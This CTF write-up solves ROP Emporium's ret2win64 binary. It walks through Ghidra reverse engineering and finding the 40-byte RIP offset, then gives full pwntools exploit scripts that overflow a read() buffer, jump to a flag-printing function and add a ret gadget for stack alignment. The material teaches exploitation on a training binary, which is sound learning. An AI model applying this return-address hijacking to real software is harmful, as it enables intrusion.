> For the complete documentation index, see [llms.txt](https://sayonara.gitbook.io/writeups/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://sayonara.gitbook.io/writeups/binary-exploitation/rop-emporium/ret2win64.md).
# ret2win64
## Intro
today we are going to be tackling the first challenge on ROP Emporium which is a series of challenges to teach ROP `Return Oriented Programming`

download the x86\_64 zip file and extract it using unzip, you will get 2 files a 64 bit executable and a flag.txt file which will be revealed if you exploit the binary
## Basic Executable Reconnaissance
the executable is not stripped which makes reverse engeneering easier because it doesnt hide function names and the executable is dynamically linked so the libc library which contains many external funcions like fprintf() are not loaded within the executable but they dynamically linked at the execution time

we have only one security configuration enabled which is NX `No-Execute` also known as `Data Execution Prevention or DEP` marks certain areas of the program as not executable, meaning that stored input or data cannot be executed as code. This is significant because it prevents attackers from being able to jump to custom shellcode that they've stored on the stack or in a global variable.
```
checksec --file=ret2win32
```

## Reverse Engeneering the Binary

open the binary using ghidra so we can read the source code and take a look at the functions
### Binary Functions


in this list of functions there is 3 interesting functions `main` and `pwnme` and `ret2win` where the main is the entry and pwnme is the vulnerable function and ret2win is the function that will print the flag

this the main function let's jump to pwnme

the read function is vunerable because the buffer takes `40 bytes` as maximum and the read function takes upto `56 bytes` so we can exploit the 16 bytes left to overflow the buffer and `hijack the execution flow`
so the final plan is exploiting `read()` from pwnme function by overflowing the buffer and overwrite the `RIP address value` with the ret2win function address to print the flag
## Locating RIP Offset
`RIP` is the return address value af a function so if we can to overwrite this value we can jump to another address that we specify in this challenge we want to jump to the ret2win function address
to find the offset we will use gdb pwndbg plugin

cyclic generates a char pattern that will help us identify the the offset to the RIP in this case we're generating a 100 char pattern because we know that less than 100 is enaugh to crash the binary and overwrite the RIP

let's run the binary and send this pattern as input

wait for the binary to crash and then take the 4 char pattern that have overwritten the RIP and find out the offset

the offset is `40`

## Python Exploit using Pwntools
we are going to import the pwntools library because it will help us write the exploit
```python
from pwn import *
```
we will setup the architecture so the pwntools library will analyze the executable's archeticture and convert the addresses to the correct format `32bit little endianne or 64bit little endianne` so they are correctly aligned in the stack without us doing this manually
```python
exe = './ret2win'
elf = context.binary = ELF(exe, checksec=False)
context.log_level = 'debug'
```
open the executable in a process
```python
io = process(exe)
```
padding the payload with the offset and overwrite the RIP with the address of the ret2win function and send this payload as input
```python
offset = 40
payload = flat(
offset * b'A',
elf.functions.ret2win
)
write("payload", payload)
io.sendlineafter(b'>', payload)
io.interactive()
```
this is the `final script`
```python
from pwn import *
# Set up pwntools for the correct architecture
exe = './ret2win'
elf = context.binary = ELF(exe, checksec=False)
context.log_level = 'debug'
#===========================================================
# EXPLOIT GOES HERE
#===========================================================
io = process(exe)
offset = 40
payload = flat(
offset * b'A',
elf.functions.ret2win
)
write("payload", payload)
io.sendlineafter(b'>', payload)
io.interactive()
```
now let's run it but we can see that the flag is printed and that means that the system('/bin/cat flag.txt') didn't execute although we have returned to ret2win function and the first instruction is executed


and this is because stack is not aligned correctly so to fix this we need to find a return gadget and put it before we jump to the ret2win function and the return instruction makes the stack aligned correctly
to find the ret gadget we will use a utility called ropper
```
ropper --file=ret2win --search="ret"
```

so the final python exploit will be this
```python
from pwn import *
# Set up pwntools for the correct architecture
exe = './ret2win'
elf = context.binary = ELF(exe, checksec=False)
context.log_level = 'debug'
#===========================================================
# EXPLOIT GOES HERE
#===========================================================
io = process(exe)
offset = 40
ret = 0x40053e
payload = flat(
offset * b'A',
ret,
elf.functions.ret2win
)
write("payload", payload)
io.sendlineafter(b'>', payload)
io.interactive()
```
let's run the script and BOOM we've got the flag

Greeting From [Sayonara](https://github.com/ismail-arame)